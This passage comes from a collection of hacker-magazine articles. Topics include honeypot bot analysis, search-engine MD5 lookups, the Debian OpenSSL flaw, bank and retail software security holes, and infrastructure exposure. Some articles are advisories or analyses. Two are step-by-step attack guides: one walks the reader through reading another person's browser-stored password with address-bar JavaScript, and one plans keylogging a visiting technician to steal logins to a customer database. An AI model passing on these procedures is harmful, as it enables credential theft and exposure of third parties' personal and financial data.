Perhaps thirty seconds to thirty hours later, your host will be infected. Some infections are more obfuscated than others, but you can tell that your honeypot has definitely been infected when it starts a lot of outgoing connections on port 135, 137, 139, or 445. A lot of infection vectors are on these ports, for obvious reasons. Although your host is compromised, it will probably be infected with a simple mailer trojan or a worm instead of a bot. Either way, you have malware to examine. At this point, you have a couple of options. You can immediately disconnect your honeypot from the network as you have what you need. You could also leave your host running and capture the traffic using Wireshark. This is recommended if you want to ensure that you will be infected by a bot and to observe someone sending commands to bots. Beware, however, that if you leave your honeypot connected to the network for an extended period, you will likely get flagged by your ISP for all that excessive traffic. If you are having trouble getting your honeypot infected, it certainly helps to install programs like Microsoft SQL Server 2000, Exchange Server 2000, or Outlook Express. Use default settings and passwords. The goal here is to increase the number of vulnerabilities on your machine.

Note that by using VNC, your honeypot will be infected pretty quickly. However, it will likely be attacked by a real human being instead of a bot. VNC allows a person to remotely operate your computer as if they were sitting in front of it. Therefore, you want to obfuscate the fact that you are running Wireshark, Port Explorer, and programs like that. If the hacker spots any of these programs, it will send up huge red flags. He or she will likely leave your honeypot alone and possibly report your IP to his or her friends as a honeypot. Keep your programs minimized, or, at the very least, keep them in the System Tray. Leave your honeypot alone; you don't want to keep screwing with the mouse every five minutes, because this will scare the attacker away if he sees it.

Whatever decision you make about how much malware to collect, you need to preserve as much of the infection as possible. This means that you need to identify which files were uploaded to your honeypot, what those files did to your honeypot, and how to store those files so you can look at them later in a sterile environment. Viewing which processes are connecting to strange ports by using Port Explorer and identifying those files are good places to start, but you might miss a few dll or ini files that go with the main executable. On a default installation of Windows with a relatively tiny number of files, the simplest way to find everything involved is to search your machine for every file on the hard disk. Go to Start→Search→All files and folders→*.*, and then sort by modification date by clicking "Date Modified" twice to summon a list of likely suspects. These instructions will probably generate a few letters giving far more efficient and clever ways to do this and listing everything that's wrong with this way and why. I suggest that the newbie reader find and read a few of those letters to improve upon this method. It probably wouldn't hurt the old pro to take a look, as well.

Ensure that you have a clean medium to store these little nasties! I can't impress upon readers enough that you shouldn't be using your roommate's backup drive, your personal USB thumb drive, or a network share to store all this malware! You are flirting with disaster by mixing the two worlds of honeypot and personal network. The best way to do this would be to find a virgin USB thumb drive or to start writing them to CD. Store each instance of malware in its own directory.

I'm going to show you how I observed and dissected an example bot that I took from my infected honeypot. This analysis concerns just one variety of bot, which I will call TardBot.

The instance of TardBot that I grabbed for this analysis was installed on a machine that was running VNC with very default login credentials. The hacker who infected my honeypot used other bots to scan various IP address ranges looking for computers running a VNC server with weak login credentials or an older, exploitable version of the server. According to my sniffer logs, his bots first scanned the honeypot on VNC's TCP port 5900 about fourteen hours before he arrived personally. There was repeated scanning of the honeypot on the VNC port, spaced about an hour and a half apart, perhaps to check uptime.

Though there is generally a trend for hackers to do their work during the night at the host location, this hack was done at 10:15am on a Tuesday morning local time. This is perhaps not the smartest move the attacker could've made, considering that the honeypot was disguised as a corporate workstation. He logged in to the honeypot and opened Internet Explorer, and then navigated to a rooted webserver

with a `.ro` domain, where the hacker stored one of his botware executables. After the executable was downloaded, he ran it via Start→Run. That's it. The hacker then logged off, not even bothering to remove his work from the browser's history list. The executable was a dropper, a small and simple application that downloaded the rest of his botware to `C:\Windows\Temp`. According to the sniffer logs, the main botware was downloaded from a different rooted webserver than the dropper.

TardBot is actually a set of barebones utilities working together instead of just one executable. You will find that this is a very common practice, since a lot people running botnets generally lack any real computer skills; they are thus are incapable of writing or too lazy to write their own programs. Because of this, they will use prepackaged bot kits readily available in a variety of places. You would not be mistaken in calling them script kiddies, though, like any community, there are a number of very intelligent and experienced hands doing business in this field.

TardBot is packaged in an executable archive approximately 2.5 megabytes in size. I ran this archive several times on a disconnected, vanilla Windows installation to analyze how it embedded itself in the honeypot. Once downloaded, TardBot is executed by the dropper. If the honeypot was infected automatically by a Windows exploit instead of through VNC, there would be no visible evidence that the machine was compromised. The installation itself is almost completely transparent. To the average office worker or grandmother, the whole process would go by so quickly that they probably wouldn't think twice about it. Depending on the purpose of the bot, the user may notice a slowdown of the computer or the network. Think how many times you've heard someone mention that their computer is "running slow." Malware can be a significant cause of this problem.

The executable archive dropped several executables, their associated ini and dll files, and a batch file into the same directory that it was downloaded to. Next, the archive ran the batch file, which I will call `pwned.bat`. It is the heart of the installation procedure. It first ran a small application that added registry keys to `HKLM/SOFTWARE/➥Microsoft/Windows/CurrentVersion/` Run for an FTP server and for the main bot. It then conducted a silent installation of ServU, an FTP server commonly used by bot herders. The ini files associated with it were custom-written with accounts and passwords which the hacker would know. After the installation completed, `pwned.bat` started the main bot application, which itself ran another application on startup, a "guardian" program that made sure the main bot program was running and would start it otherwise. The last thing `pwned.bat` did was to clean up after itself by deleting the dropper, the TardBot executable archive, the Serv-U installation files, and itself. TardBot was now fully functional.


The main bot application connected to several different IRC servers and joined at least one password-protected channel on each server, as determined by the custom-written ini files. It is important to note that a plaintext file with server, username, and password information can have any extension, even exe. IRC is by far the most common protocol used to link individual bots to their masters and to other bots. The great benefit (or drawback) to using IRC is that the protocol requires messages to be broadcast to everyone in a channel. Much like Ethernet, the individual computer or bot determines which messages are intended for it and ignores all others. It is therefore extremely easy to sniff traffic going to any other individual person or bot, even when using the "private" message command. In this way, it becomes possible to catch the many different commands used to control the bots, as well as any chat text which the hacker might conduct among friends in the bot channels. This is an extremely interesting glimpse into the bot herder culture.

The instance of botware infecting the honeypot in this case was not for sending email spam, and it did not noticeably diminish performance. From the logs, it was apparent that TardBot was scanning, but that it was doing so at a throttled pace so as to prevent detection. During the approximately four days that TardBot was left running, the instance on the honeypot was used variously for FTP storage, scanning and DDoSing IRC and web servers.

Be aware that the infection you capture may be entirely different in form, function, and level of sophistication. Some cutting-edge bots use encryption schemes to hide the traffic used to control them and are entirely custom-built by experienced programmers. Most of these advanced hackers are making money through their botnets, rather than to flooding websites or other IRC servers. Dissecting these bots is an altogether more complex and entertaining experience.

That's all. I hope you've managed to learn at least something. If not, I hope you were at least entertained for a few minutes.

Shouts to bee, shea and his crew, arik, the culprit, everybody from ER and MUME, and the wet blanket from flavor co. Also, I'm adding the following resource for Americans, which is a compilation of different states' computer laws: `http://www.ncsl.org/programs/lis/CIP/➥hacklaw.htm`



Cracking with the Webtionary: Using Google and Yahoo! to Light-Force an (almost) Infinite Dictionary

by Acrobatic

Attacks on cryptographic schemes have been around for years. Generally, the most successful attacks rely on time, powerful processors, and a large pool of data from which to test cracking attempts.

One way of alleviating the time problem and thus the processor problem is to have more than one cracker working on the problem simultaneously. We see the effects of this in contests like distributed.net's Project RC5, which used distributed computing to crack previously uncrackable ciphers, having hundreds of thousands of people employ their computers towards the goal of testing every possible key until the correct one is found.

Many attacks on encrypted passwords rely on dictionary attacks, in which weak passwords are guessed by testing them against millions of entries of plaintext words in a file or database. Often, these repositories can be found split into themes, such as huge lists of personal names, places, or commonly used passwords. The larger your pool of data, the better your chances of success—but the longer it will take to test every possibility.

It was recently pointed out that cryptographic hashes such as MD5 can be reversed using search engines such as Google. For example, searching for the MD5 hash of "`5f4dcc3b5aa765d61d8327deb882cf99`" takes less than a quarter of a second to return over 500 pages with both `5f4dcc3b5aa765d61d8327deb882cf99` and the word "password" in them, in close proximity to each other. (It is no coincidence that "password" is one of the top 10 most frequently used passwords.)

Remember our three criteria for increasing success at cracking? We've just used one computer, a search engine, and less than a quarter of second to crack an "uncrackable" hash. By using search engines, we use Google and Yahoo!'s immense catalogs of indexed pages and their thousands of server processors to search for a hash on the same page as its plaintext equivalent.

Imagine the possibilities: millions of pages with millions of hashes and their respective plaintexts, indexed by Google and Yahoo! for us to peruse. The internet has essentially become both a distributed computing ring and a huge dictionary for us to brute-force from—a webtionary.

Granted, this isn't nearly as easy for more secure passwords or for passwords that have been salted and then hashed. (Salting is adding text to a password before encrypting it, then using that same text to aid in the decryption.) However, a vast majority of people use passwords that are very easy to decipher if you know the hash. Getting the hash is a different problem in itself, and I'll get to that in a second.

Using PHP, I wrote a program that takes care of the dirty work for you. It does a Google search for a hash, scans the results, sorts them by word frequency, and uses that relatively small subset as a cracking dictionary to find a match. If it finds a match, it returns the plaintext to you, so you don't have to search all the pages manually. If the Google search is unsuccessful, the prog`ram does a search with Yahoo!; it scans the URL title, the Yahoo! summary of the page, and finally, if that fails, the page itself, and performs similar analysis as we did with the Google results.

I originally thought about creating a huge database full of deciphered hashes as a backup when the webtionary search failed, but the point of the project is not to become a cracking database, but rather to show the power of using the web and search engines to do all the hard work. Besides, you can find scores of these databases across the web; for example, `GDataOnline.com` alone has almost 900,000 solved hashes.

As you'll see in the source code, I did build in the ability to use a database, but this is only for storing passwords which have already been deciphered using the script. This is because the search engine APIs I use only allow a limited amount of lookups per day. I'll leave the database write method turned off until the search engines start blocking access because I've used up my limit.

Using this script, I've been able to find the

matches for hundreds of hashes in less than a few seconds each. It's important to remember that this is not a cracker—it's a finder. Instead of brute-force, I like to call it "light-force." If the hash and plaintext haven't been posted to the web and indexed by the search engines, this script won't help.

Just for fun, I used the script to search for this hash: `32b991e5d77ad140559ffb95➥522992d0`

Yahoo! found and returned the plaintext "2600" to me in 1.074 seconds. This means that somewhere out there, someone has used and deciphered "2600" as a password and posted it on the internet.

While writing this program, I investigated and inspected many pages of results from search engines. I was shocked by the number of pages I found that were database dumps of user information, including contact information, security questions and answers, private message logs, and more, tucked away along with the MD5 hashes of their passwords in various websites across the world, where their owners probably thought they were safe. A more nefarious programmer could write a script to search each of these hashes and easily compromise websites and user accounts.

This should once again be a reminder to programmers to always secure your data. At least salt your users' passwords before storing them on the web. And it's always a good idea to test the strength of your own password. You can create an MD5 hash of a plaintext word in Linux or OS X by typing `md5 -s plaintext`, or find one of the many MD5 generators on the web. Then, see if the program can decipher your hash..

My working model can be found at `http://www.bigtrapeze.com/md5/`.

The source code can be found at `http://www.bigtrapeze.com/md5/source/` or in the 2600 code repository.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

JavaScript Password Domination: Easy Password Retrieval Using JavaScript and the HTML

by Jacob P. Silvia
jacob.silvia@gmail.com

Introduction

Have you ever been on a public computer, gone to a site requiring a login, and realized that the person using the computer before you stored his or her password on that computer? You can then log in to the account, play with the settings, or change the user name to Ima Tool or the default language to Esperanto, but many sites won't let you change the password to one of your own choosing unless you know what the previous password was. Thus, no matter what changes you may make, Ima will still be able to log in again, change the name and language back, and maybe even change the password.

Before I continue, I should mention that you should never really log into someone else's account and change settings, nor should you compromise anyone's password. This article is meant both to inform, by explaining how to retrieve passwords easily, and to caution, warning against passwords without taking the necessary precautions to secure them.

This is not the most technical article on password recovery. In fact, it's so easy that a script kiddie could do it. I know that there exist tools, and maybe even browser extensions, that will retrieve stored passwords for you in moments, but for the sake of argument we're pretending that we're on a computer that we can't easily or quickly install software onto and that we only have access to the web browser. We also want to make it look to the casual eavesdropper that we're actually just surfing the web, minding our own business. We don't want to, and indeed might not be allowed to, do something like running regedit when we're, for example, at a library, or when at a the house of a friend who's in the other room, microwaving a Hot Pocket or something.

Supplies

You'll need a few things. The first is access to a browser with stored passwords, preferably IE 6+ or Firefox 2+, as I haven't tested this method on other browsers. You'll also need a

bit of knowledge of HTML DOM and JavaScript, the ability to increment and decrement integers by 1 in your head (i.e., to count), and the ability to remember two numbers. It's a plus if you can type quickly and if you can distract your mark for long enough to carry out the password retrieval. It's also handy to carry a pen and a notebook in order to jot down your findings.

JavaScript and the HTML DOM

Now, a slight aside to discuss JavaScript and the HTML DOM (Document Object Model): if you weren't aware, most browsers allow you to execute JavaScript from the address bar. (See "Javascript Injection," *2600* Autumn 2005.) It's a simple matter of typing `javascript:command()`, for some command, into the browser's address bar. For example, `javascript:alert()` will pop up a blank dialog box.

The HTML DOM is one of the best things to happen to people who like doing powerful things with otherwise uninteresting web pages. Using JavaScript, you can change practically any parameter on any tag, and you can even make new tags. You may, if you're so inclined, use JavaScript to modify the DOM and so alter the page you're viewing to suit your preferences, though this exercise is left to the reader. Check out `http://www.w3schools.com/htmldom/default.asp` for an introduction to the HTML DOM.

There are three parts of the DOM that you need to concern yourself with are: `document`, the DOM's parent object; `forms`, the array that holds the document's forms; and `elements`, the array that holds the elements of the form.

Simple, eh? Okay, so now that nobody's watching, it's time to work our magic.

Procedure

Step 1. Open the browser. If your mark is still on your shoulder, just surf to some inconspicuous site until you can get him or her go away. Gone yet? Good.

Step 2. Surf to the site with the stored password. If there isn't a login screen on the main page, go to the login screen. See those dots, asterisks, or whatevers? That's what we're going to uncover.

Step 3. Type `javascript:alert(document.forms.length)` into the addressbar and press enter. Remember the number that pops up. Let's call it x. If this step doesn't work, ensure that you typed everything correctly. If it still isn't working, you may have to resort to more guerrilla tactics to get your passwords. Sorry!

Step 4. For each number from 0 to x – 1, try `javascript:alert(document.forms[x].name)` and look for something promising, such such as "login" or a similar name. If x is 1, then congratulations: you don't need to worry about this step!

Step 5. Once you have the right value of x, do `javascript:alert(document.forms[x].elements.length)`. Remember this number; let's call it y.

Step 6. Now, for each number from 0 to y – 1, try `javascript:alert(document.forms[x].elements[y].name)` until you get "password," "pin," or something similar.

Step 7. Let your heart go tha-thump; you're about to see a password that you're not supposed to see!

Step 8. Type `javascript:alert(document.forms[x].elements[y].value)`. Quickly memorize or write down the password. Taking note of the user ID will be a great help, too. Then, quickly surf back to your inconspicuous site before your friend comes back with that Hot Pocket or that batty old librarian wonders what you're doing. Whew! If you successfully kept your cool during this trial, go ahead and give yourself a pat on the back, and keep an eye on the papers for auditions to be in the next Mission: Impossible movie.

Comments

Stealing is wrong, at least for some senses of the words stealing, is, and wrong. Don't abuse the knowledge presented in this article, because I'm not responsible if you somehow break a law or company policy by doing this. As I mentioned earlier, this has only been tested on IE and Firefox. These are the only two browsers that many people think about; however, there are many other browsers out there—you know what they are, or Google does if you don't. Feel free to try this on other browsers. If it works, huzzah; if not, boo-hoo. Be aware that you may leave a trail of your actions, especially if your friend or library has some sort of keystroke tracking.

Feel free to come up with a more efficient or sneakier way to do this. I'd love to hear about it, and I'm sure that the rest of the readers would too. Or, if you would rather protect your "flock" from the "wolves" who will surely use this technique or some other method to compromise accounts, you may turn off the browser's password storage prompt and save everyone a little bit of a headache.

Thanks for reading!

SPIRITS 2000 INSECURITY

by drlecter

Disclaimer: This article is for informational purposes only. If you get caught, it's not my problem. You shouldn't have been so stupid.

Until recently, I worked at a rather nice liquor store. We used a software suite called Spirits 2000, which has been widely used in retail liquor stores since the 1980s. It was created by Atlantic Systems Incorporated (ASI). I read in a beverage magazine that the Spirits 2000 package starts at $10,000. This software keeps track of everything, including inventory, sales, employee information, shipments, and much more. It is a pretty robust system.

The brains of the software suite is called Spirits Backroom. Backroom controls everything from prices to employee information to inventory adjustments–the whole nine yards. The place I worked at had several computers running this software, and any change made on one computer would automatically update the data on the others through a process called polling. So, if I sold a bottle of Jack from one of the registers, the data files on all of the other computers would be updated with the sale information; that is, the sale price, discount given, time and date, and so on. There are several different security levels you can assign users. The basic level allows users to look up the cost of an item and print price tags. That's about it. The next level allows you to change prices and product names, discontinue products, and add or delete items. Other levels include the ability to give discounts, do price matching, and return items. The bosshas the highest level of permissions of course. He has access to all of the employee data including name, address, date of birth, alarm codes, social security number, and rate of pay.

Here is the problem, though. Through Backroom, you have to have the management password to access employee information, but I found that if you navigate through the file system to `C:\KSV\Data`, there are a bunch of data files. One of the more interesting ones is emp.cdx. If you open this file in notepad, it is barely readable; it's not even a comma delimited file. If, instead, you open it in a program such as Microsoft Visual FoxPro, it opens as a nice neat database, displaying all of the employee info for all employees, past and present: everything that management has access to, but without a password. It is also possible to access the journal files that contain information on all of the sales, the inventory files, and just about everything that upper management doesn't want you to have access to. To make matters worse, the company that set the system up, ASI, set every computer to share the *entire* `C:\` drive with read and write access! I am sure you can imagine some scary possibilities.

Another problem with this ridiculous setup is that the last credit or debit card run on each register is stored either in `C:\KSV\credit cards.txt` or `C:\KSV\debit cards.txt`. All of the credit card data is stored here: the full number, the expiration date, and the customers name. So, with a couple of passes over the registers, you can get quite a few different credit card numbers. There are quite a few more things that you can access or change in the data directory, and much fun can be had with `*.ini` files, but that is beyond the scope of this article.

I mentioned a couple of these problems to the tech they sent out one time, and all he said was, "We aren't talking national security here." That was very disturbing, to say the least. So I thought that maybe an article in a widely-read hacker magazine might get their attention. Oh, I almost forgot: they set the router to be remotely accessible, with a 4 character password, all lowercase letters, that I guessed in about 3 minutes. In fact, it is the string of characters I use for email subjects when I am too lazy to think of something. Getting the IP address was easy too; I would just send my boss an email about something, and then check the headers in his reply. In closing, I would like to say that I hope this article does some good, and maybe helps to protect the privacy of liquor store employees and customers all over the country.

Hello to Mom, Dad, and Sam.

Transmissions

by Dragorn

"How to Neuter Cryptography for Thousands of Users in Two Lines"

Two years ago a vendor made a nonstandard modification to a cryptography library used by thousands of systems for SSH, VPN, SSL, and most other encrypted traffic. For two years this change went undetected, introducing weaknesses into the key generation and encrypted traffic.

Sound like a large commercial vendor (synonym: small, limp) colluding with a spy-happy government to weaken cryptography to ease surveillance? A foreign governmental agency hoping to accomplish the same? Would you believe an open source developer on arguably one of the most militantly GPL and open Linux distributions, on a completely open source project?

In September of 2006, a Debian developer followed a warning from the memory auditing tools purify and valgrind, and identified a potential read of uninitialized memory in OpenSSL, and commented out the offending line. Unfortunately this line added the supplied data to the entropy pool, effectively removing the randomness at the heart of the cryptographic engine. This change was then picked up by Ubuntu, and presumably any other Debian-based distribution.

The entropy pool is used to create pseudo-random (since very little in a computer is actually random) data used to create cryptographic keys. Typically entropy comes from a combination of sources, such as network packet rate, disk IO characteristics, typing rates, mouse movement, and on systems which provide it, a random number generator in hardware. The kernel keeps track of these sources, and adds the entropy to the system-wide random pool, but during intialization, OpenSSL must add the entropy to its own sources.

Instead of seeding the random number stream from the process ID and the system-wide entropy pool, the crippled OpenSSL PRNG (pseudo-random number generator) uses only the process ID, on Linux falling between 1 and 32,767, meaning instead of 2^128 (the minimum amount of entropy OpenSSL expects) possibilities - northwards of an undecilion (and yes I had to look on wikipedia for that) possibilities, there are instead 2^15 possibilities. Put another way, instead of needing 3.7 x 10^32 gigabytes to store every possible SSH host key, it now takes about 40 megabytes per hardware platform (Intel 32bit, Intel 64bit, PowerPC, etc.). Put a third way, that's 1.9 x 10^-32 percent as many keys as there should have been. (And if you remember your high school math that's 0.0, thirty-one zeroes, 19. It's actually hard to represent these numbers in this article - they're so small.)

Not only have the total number of possible keys been drastically reduced, but a key is now much more predictable depending on when it was generated, as noted by H.D. Moore. Many services generate their keys during install, meaning the process ID of the installer is likely to fall within a predictable range.

The significantly reduced total key space makes brute force attacks against user logins and impersonation of servers trivial. Performing a man-in-the-middle attack (over, for example, a wireless network) becomes as simple as fingerprinting the public key of the host and providing the private key from the table of pre-calculated keys. No alert is raised that the host key has changed, and the client continues as normal.

Administrators of systems where a user

has uploaded an SSH user key are also vulnerable, even when the system itself does not use a vulnerable OpenSSL library. Since SSH user keys cover a similarly small key space, brute forcing a user is only a matter of time. Most SSH servers allow seven attempts per connection, meaning the average search area for matching the user's key is just over 2000 connections (32,768 divided by two since on average a key will be found in half of the search area, divided by seven attempts per connection). If the attacker has access to the user's public key (via a web page, control of another server where the user has uploaded a key, etc.), then matching it becomes a matter of simply matching the precomputed keys. Since the process ID of the SSH-keygen process is moderately guessable, the search area can be narrowed even further, making brute forcing users with vulnerable keys even easier.

H.D. Moore has precomputed the SSH host and user keys for several platforms, available at `http://metasploit.com/➥users/hdm/tools/debian-openssl/`

This flaw affects every application which uses OpenSSL, and is especially insidious because it introduces a persistent, permanent vulnerability which does not go away simply by upgrading the affected library. Any application which stores a key generated by the vulnerable library will continue to be vulnerable: OpenSSH, OpenVPN, Apache, Imap-SSL, Bind, SSH clients, some hard drive encryption schemes such as encfs, and any other SSL based application, must regenerate the keys and notify users that the keys and certificates have changed. All SSH RSA user keys generated on a weakened system must be replaced on every system they have been copied to. All SSH DSA user keys used on a weakened system must be replaced - even if they were generated prior to the weakness - due to a flaw in the DSA mechanism that reveals the private key if an attacker captures multiple uses of the same cryptographic nonce, which is generated by the same flawed PRNG.

Additionally, any encrypted traffic exchanged from or to a weakened system is now vulnerable to attack - even if the keys used predate the vulnerability - including any traffic performed over the past two years which might have been logged by anyone between you and the affected system. Again, this includes SSH and any service using SSL, such as HTTPS, the very traffic containing sensitive information you encrypted to protect in the first place. The random seed is used in the PRNG to generate per-session symmetric encryption keys, which are faster and require less resources to encrypt data than the public-key method used to identify a server. How easy could it be to crack saved SSL sessions? In 1996, Netscape used a weak PRNG seed (a hash of the time, process ID, and parent process ID) which could generate, at best, a seed of 47 bits (2^47 possibilities). Ian Goldberg and David Wagner, students at Berkeley, wrote a brute-force attack which could break an SSL session in 25 seconds. Using 1996 level hardware, they were able to break the SSL sessions, without knowing the keys, of a seed with four billion times more entropy than the weakened OpenSSL seed. SSH will likely show similar times, especially when the keys themselves are guessable.

How does something like this happen? Most likely, a combination of good intentions, ignorance, and lack of vigilance. Typically, reading from uninitialized memory is a bad thing - it will have unpredictable results since the value is unknown. When seeding a pool of random data, reading from uninitialized memory is at worst useless - the memory contains all zeroes - and at best another source of semi-random data to be combined into the pool. Instead of fixing the initial seed of uninitialized memory, the developer commented out the line which used the uninitialized memory where the function adds the input to the entropy pool. By falling into a rote fixing pattern where the goal was to eliminate warnings from Purify, rather than to understand the code and how it was used, a simple mistake became an enormous flaw. Lack of community vigilance in spotting this change during testing allowed it into the main codebase.

Something of this magnitude will likely happen again, though hopefully not for some time, due to the publicity this exposure has gotten. The only solution is to be vigilant about what is modified and installed. Monitor critical packages for modifications, contribute to auditing on your favorite distribution, and don't mess with random number generators.

THE GEEK SQUAD

by Turgon

Ahh, the Geek Squad: love them or hate them, they're here to stay. Best Buy's computer "task force" can be found in every store, at your home or office, or on the road in their black and white VW beetles.

A majority of their employees, who are known as Agents, are high school kids with a basic understanding of Windows Vista and XP, but more than a few of them really know their stuff. Some even read and contribute to *2600 Magazine*.

What is this article about? Well, it isn't a rant about incompetence. Sorry, guys and gals, but you can find plenty of that on `consumerist.com` or on countless forums. No, what I am here to talk about is a tiny security issue with huge consequences. Here's how to wreak havoc in five easy steps.

First Step: Call the Geek Squad at 1-800-433-5778 and set up an appointment for a wireless network security install. This is their cheapest and quickest service. Unfortunately, it will cost you $59; as we'll see later, though, this is a small price to pay for such a prize.

Second Step: Install a keylogger on your laptop or desktop computer. Software, hardware, doesn't matter.

Third Step: Reset your wireless router settings to the defaults: disable WEP and WPA, and use the default SSID. Then, sit back and wait for your appointment. A field tech, who we'll call Double Agent, will show up at your door. He or she will take a look at your situation and secure your router with WPA: piece of cake! Thank the agent for their amazing WPA-typing skills and reject any other additional services which they may try to "up-sell."

Fourth Step: Your hero Double Agent will now sit down at your computer, open a web browser, and go to `https://sts.geeksquad.com/sts`. Once there, they will type in their login credentials. The username will be something like 123456; the password will be a case-sensitive combination of letters and numbers. The Agent will pull up your name and account on the Geek Squad system, which is called "STS" and which is able to take credit cards via a shopping cart feature, print receipts, add charges, remove charges, and so on. Your receipt will print out, and the Agent will log out and close the browser.

Fifth Step: With the agent gone, you should first change your WPA key to something else. You've now got the Agent's STS login and password.

Thanks to your keylogger, you now have login credentials for STS, giving you access to Geek Squad's entire customer database of literally millions of customers. Addresses, phone numbers, and email addresses are just the beginning. Most Agents, as per corporate policy, also log copious notes of every customer's WPA or WEP key, SSID, IP address, PC make and model, OS, RAM amount, viruses found, and lots more. The Geek Squad database contains information not only about individuals but also about their numerous small business clients.

Note that Agents are required to reset their STS passwords on a regular basis, and a hacked password is easily reset by corporate. Therefore, having an Agent's login credentials is only good for information gathering; once an Agent realizes that his password has been changed, he'll have it reset in minutes. There's no easy way for an Agent to know if an account is being abused, as it's possible to login from multiple computers or browsers at the same time. One could theoretically have unfettered access for months before the Agent is forced to change the password at a server prompt.

Agents are usually clever enough to find keyloggers if they are performing virus removals, system optimizations or upgrades, and similar jobs. The simple fact that they're only out to encrypt your wireless router means they won't even look twice to check background programs or physically examine the machine and inspect for hardware loggers.

Best Buy likes to cut corners, and its employees and customers are always get the short end of the stick. A workable solution to the security issue I have discussed would be for Best Buy to provide a laptop to its Agents for on-site use. Companies like HP, Toshiba, or Gateway would probably even split the cost to have these "respected" Geek Squad Agents toting their brand's laptop into impressionable customers' homes. Other prevention techniques that Best Buy might employ include a server-side upgrade requiring a SecurID token for access to STS or limiting lowly Agents' access to the huge database of customer information.

For a company at the cutting edge of new technology, Best Buy is setting their Geek Squad brand up for major trouble There's huge risk that any of their over 2000 field agents might enter their credentials into a compromised computer. There's also the risk of abuse. At all times, any Agent, Best Buy manager, or call center phone jockey has access to an extravagant amount of customer data. I am no whistle blower or disgruntled employee, but corporations like Best Buy are reactionary. They only act on behalf of customers or employees when they get in trouble. When all other methods fail, I turn to the community!

Bank of America Website Flaw Allows Reading of Other Customers' Statements

by malpelo93@gmail.com

There is a security flaw in Bank of America's website which allows any Bank of America customer to view another customer's credit card statements under certain circumstances. Bank of America was notified of this security issue in a letter, but they replied that they are unwilling to change their website, and the security hole still exists as of the writing of this article.

Only Bank of America credit card holders, not deposit account holders, are affected by this security hole. The flaw relies on two things: first, the section of the bank's website that displays customer statements retrieves the statements by using an unencrypted URL containing the full credit card account number. Second, the same URL used to retrieve one customer's statement can be used by another Bank of America customer to view that same statement and others from the first customer's account.

The URL for viewing a statement in the "statements" section of the Bank of America website is constructed as follows:

```
https://ccss.bankofamerica.com/NASApp/
➥BofAcc/GetEstatement?docId=9054XXXXXX
➥XXXXXXXXSTATEMENTSDocumentArchive$
➥9054XXXXXXXXXXXXXX011020080346&
➥docDate=2008-00-10&docType=PDF&
➥issuer=90&download=false
```

The "54XXXXXXXXXXXXX" kept in the web browser's history, where it can be seen by future users of the same computer. This is where the ability to read other customers' statements comes into play.

By copying the above URL to the clipboard, then logging in to a Bank of America account for which one has a legitimate login and password, one is able to paste the URL into the browser address bar. The statement will then be pulled from the server without any validation of which customer is logged in at the time. Conceivably, an attacker could put any valid Bank of America credit card number into the URL and pull that customer's statement; however, he would need to also have the correct statement date (shown as 01102008 and 2008-00-10 in the above URL) as well as the 3-digit random number at the end of the acccount number and date code, which is 346 in the above example. The issuer code, 90, which is put in from of the account number, does not seem to change, although this has only been verified with a handful of personal and family accounts which this writer has tested. It would be possible to guess the 3-digit random code after enough tries. If an attacker already has the actual URL from a customer, however, then he can simply use that URL, since the 3-digit code appears to be assigned to the statement and not to the login session.

The fact that the full account number is stored and transmitted so clearly was reported to Bank of America about six months ago. Their reply stated, "The account number on your computer's URL is ineffective without the security code and expiration date that is printed only on your credit card. Bank of America monitors the accounts on a daily basis to protect you from fraud… You are not held liable for fraudulent use of the account. Due to system constraints, we are unable to remove the account number from your URL field."

It would seem that Bank of America does not care about the privacy or security of their customers' credit card statements enough to fix this critical flaw in their website.

WHY IS THIS COMPUTER CONNECTED TO THE INTERNET?

by Porter Payne

I was listening to a recent edition of *2600*'s weekly audio program *Off The Hook*, and I heard the host, Emmanuel Goldstein, asking the question, "Why does this computer need to be connected to the internet?"

Ah. An excellent question, and one that is more complicated and convoluted than one might think at first.

I used to work at an unnamed electrical utility. Much of my experience comes from that and from previous work experience as a network administrator and engineer.

So, why are computers that seemingly have no need for internet access connected to the internet?

The short answer: Laziness and expediency.

Even as a security-conscious network administrator, I was inevitably confronted with situations like this one: Someone would tell me, "We have this computer that needs to print labels for visitors to the utility."

"Ok," I'd think. "Sounds like a standalone application."

Then, I'd be told, "We would also like to be able to maintain a list of visitors," and suddenly the system needed to have a database.

Finally, I'd be asked, "Could we also have access to that database from other locations on the LAN and publish the information on the internal web server?" This means that I'd need to give the system network access and easy access for anyone, especially an intruder.

Because network access also inevitably means internet access, we now have the proverbial highway to hell. This machine could have been standalone, if only the corporate management nitwits had allowed it to be that way.

Other reasons for connecting machines to a network include access to network printers; access to the machine for management reasons such remote access or support, antivirus updates, and the like; or the need for the computer to be able to access or store files on file servers.

So, because Information Technology departments are poorly managed, and workers and administrators already have an overabundance of daily work and artificial and real IT emergencies, it is expedient to be able to access all computers, workstations, printers, alarm systems, and so forth from network management consoles, IT department PCs, and antivirus management servers.

Of course, since IT managers have lower ethics than the average third-world dictator, we must also be able to monitor the usage of each PC, including any web browsing that might be done from that PC. The fact that monitoring an employee's web browsing is tantamount to mental rape is not an issue. In the United States and some other countries, anything done on business computers is subject to monitoring by the IT department. You have no rights to privacy on work computers, period. Whether this is right or wrong is immaterial; it is the law.

Because of all this, computers that have no business being on Internet-connected networks quite inevitably end up on them.

Most people would be surprised to know that electrical grids, water distribution systems, and many other critical infrastructure elements are connected, one way or another, to the internet. If they aren't connected to the internet, they are connected to modems for dial-in access. Because of modems' low bandwidth, we are seeing lower utilization of modems as time goes on. Shivas and other RAS devices have all but dried up, as the applications that used to require modems are now utilizing internet connectivity.

Yes, it is indeed possible to breach these systems with rootkits, buffer overflows, or other tricks of the trade; to install VNC or other remote access software and thus open and close floodgates or gain control of electrical grids; to compromise medical computers with diagnostic images; or to do other terrifying things. The potential for mass mayhem and massive loss of life cannot be overstated. The United States and many other countries have a ticking time bomb of massive proportions within the IT infrastructure they have grown addicted to having access to.

To date, I have not seen any major catastrophes related to computer intrusions. By major catastrophes, I mean events that would make natural catastrophes like Katrina, earthquakes, and tsunamis seem small. I attribute this to incredibly good luck and to the fact that the people that want to harm us have not spent any significant effort, or they have not had the mental acuity to perceive the possibility of what they could accomplish.

Even though better security is always an option, budgetary reasons usually prevent it from

